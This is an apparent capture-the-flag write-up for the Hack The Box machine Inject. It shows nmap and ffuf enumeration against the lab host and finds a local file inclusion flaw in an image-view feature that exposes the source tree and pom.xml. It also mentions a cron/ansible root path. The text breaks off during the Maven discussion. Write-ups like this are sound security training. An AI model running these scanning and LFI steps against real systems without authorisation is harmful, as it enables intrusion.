Inject_writeup

Key take aways

- LFI in Java can disclose directory listing, but not in python and any other language (reference from Ippsec).
- Cronjob exploitation on ansible to get root.

Enumeration

- We first do some nmap

```
sudo nmap 10.10.11.204 -sC -sV -oA nmap/Inject
```

```
└──╼ [★]$ sudo nmap 10.10.11.204 -sC -sV -oA nmap/Inject
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 21:59 AEST
Nmap scan report for 10.10.11.204
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

FFuf

-> Extension fuzzing


```
ffuf -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ -u
http://10.10.11.204:8080/indexFUZZ
```

```
        /___\  /___\           /___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.204:8080/indexFUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/web-extensions.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [41/41] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

-> Nothing much obtained

Web enum

-> Looking at error message in attempt to identify the backend tech stack:



-> Some quick searching shows:

But none of those work. They all keep returning a HTTP 404 error like below in Tomcat 6/7/8:


> **HTTP Status 404 — /servlet**
>
> *Description*: The requested resource (/servlet) is not available.

Or as below in Tomcat 8.5/9:


> **HTTP Status 404 — Not Found**
>
> *Message*: /servlet
>
> *Description*: The origin server did not find a current representation for the target resource or is not willing to disclose that one exists

-> That this is likely a tomcat web server, which also runs on port 8080.


- We found a upload form and attempt to see if it is vulnerable to any other attacks




-> Viewing image



-> Maybe it is vulnerable to file inclusion, giving it a try:



-> Using burp to intercept and trying again:





-> It is vulnerable to LFI.


-> Log poisoning attempt failed (session poisoning and server log wouldn't work). So we will look at file source leakage.

- File source read


-> Start from bottom folder and try and understand the functionality of the website








-> pom.xml, unsure what that is, let's take a look online



-> Seems to be configuration file for maven:



-> Maven is a tool for managing Java projects and POM.xml seems to be an information and configuration file for it.


Maven Project Structure

Maven provides a standard Project folder structure you can observe this in the above image.

